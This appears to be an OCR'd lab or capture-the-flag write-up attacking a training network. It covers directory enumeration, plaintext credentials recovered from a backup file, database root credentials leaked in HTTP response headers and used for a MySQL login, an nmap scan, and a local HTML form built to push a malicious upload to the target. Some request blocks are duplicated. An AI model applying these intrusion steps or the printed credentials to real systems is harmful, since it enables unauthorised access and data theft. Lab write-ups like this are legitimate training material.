
Enum

- After enum to all the directories, nothing really interesting except for http://cms.foocorp.io/img/

- We found the users.bak file in http://cms.foocorp.io/img/custom/thumbs/ and normally this would contains critical credentials




Gedit user.bak



- So, we found the credentials of cms.foocorp.io, now let's try to login?

peter:youdonotguessthatone5 → doesn't seem working

john1:password123 → Working but then instantly direct us to **500.php**




Inspect BurpSuite


Note: When we try to login with available credentials

→ Always try to capture with **burpsuite** to see if there are any DB leaked


- So, as we capture everything at the time we're logging until it redirect to 500.php

⇒ We captured all the traffic and found leaked DB





==⇒



67	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓				text	txt
66	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓				text	txt
65	http://cms.foocorp.io	GET	/500.php		404	465	HTML	php	404 Not Found
64	http://cms.foocorp.io	GET	/home.php		302	249	HTML	php	
63	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	550	JSON	php	
62	http://cms.foocorp.io	GET	/assets/font-awesome/fonts/fontawes...	✓	200	77387		woff2	
61	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	507	JSON	php	
58	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js		200	25980	script	js	
57	http://cms.foocorp.io	GET	/includes/js/js.functions.php		200	5773	script	php	
55	http://cms.foocorp.io	GET	/includes/js/main.js		200	5884	script	js	
54	http://cms.foocorp.io	GET	/includes/js/jquery.psendmodal.js		200	1317	script	js	
52	http://cms.foocorp.io	GET	/includes/js/jen/jen.js		200	5118	script	js	
56	http://cms.foocorp.io	GET	/includes/js/jquery.validations.js		200	4662	script	js	
53	http://cms.foocorp.io	GET	/includes/js/js.cookie.js		200	4161	script	js	

Request

Pretty Raw \n Actions


```
1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://cms.foocorp.io/
9 Cookie: PHPSESSID=kapa9t2gq2tp7n5dsvv07ti5n5
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 302 Found
2 Date: Thu, 15 Jul 2021 17:46:21 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

mysql login



67	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓				text	txt
66	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓				text	txt
65	http://cms.foocorp.io	GET	/500.php		404	465	HTML	php	404 Not Found
64	http://cms.foocorp.io	GET	/home.php		302	249	HTML	php	
63	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	550	JSON	php	
62	http://cms.foocorp.io	GET	/assets/font-awesome/fonts/fontawes...	✓	200	77387		woff2	
61	http://cms.foocorp.io	GET	/process.php?do=login&username=joh...	✓	200	507	JSON	php	
58	http://cms.foocorp.io	GET	/includes/js/chosen/chosen.jquery.min.js		200	25980	script	js	
57	http://cms.foocorp.io	GET	/includes/js/js.functions.php		200	5773	script	php	
55	http://cms.foocorp.io	GET	/includes/js/main.js		200	5884	script	js	
54	http://cms.foocorp.io	GET	/includes/js/jquery.psendmodal.js		200	1317	script	js	
52	http://cms.foocorp.io	GET	/includes/js/jen/jen.js		200	5118	script	js	
56	http://cms.foocorp.io	GET	/includes/js/jquery.validations.js		200	4662	script	js	
53	http://cms.foocorp.io	GET	/includes/js/js.cookie.js		200	4161	script	js	

Request

Pretty Raw \n Actions

```
1 GET /home.php HTTP/1.1
2 Host: cms.foocorp.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://cms.foocorp.io/
9 Cookie: PHPSESSID=kapa9t2gq2tp7n5dsvv07ti5n5
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 302 Found
2 Date: Thu, 15 Jul 2021 17:46:21 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 X-DB-Key: x41x41x412019!
5 X-DB-User: root
6 X-DB-name: mysql
7 Location: 500.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
```

#mysql -u root -p -P 13306 -h 172.16.64.81

X-DB-Key: x41x41x412019!
X-DB-User: root
X-DB-name: mysql

enum DB + flag


- So, in this, I used SQL command to enum the system

- show databases; --to show all the databases

- use [nameDB]; --to use that specific database

- show tables; --to show all the tables

- select * from [nameTable];



172.16.64.91


Nmap scan report for **172.16.64.91**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open redis Redis key-value store
MAC Address: 00:50:56:A5:0C:74 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Inspect

I've one interesting thing on http://75ajvxi36vchsv584es1.foocorp.io/

⇒ There is an alert popped up everytime when you are trying to access to it.

⇒ So, what should we do? Maybe let's inspect the webpage




⇒ Maybe we try to modify this code? Then, create this webpage on our local-host to upload the malicious payload on it?

Create html local file

- The form can be written locally to a .html file. It just needs a small modification, as follows.

```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php"
method="post" enctype="multipart/form-data">
<br />Select file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center/>
<hr /><br />
<center>&copy; FooCORP 2019</center>
<body></html>
```



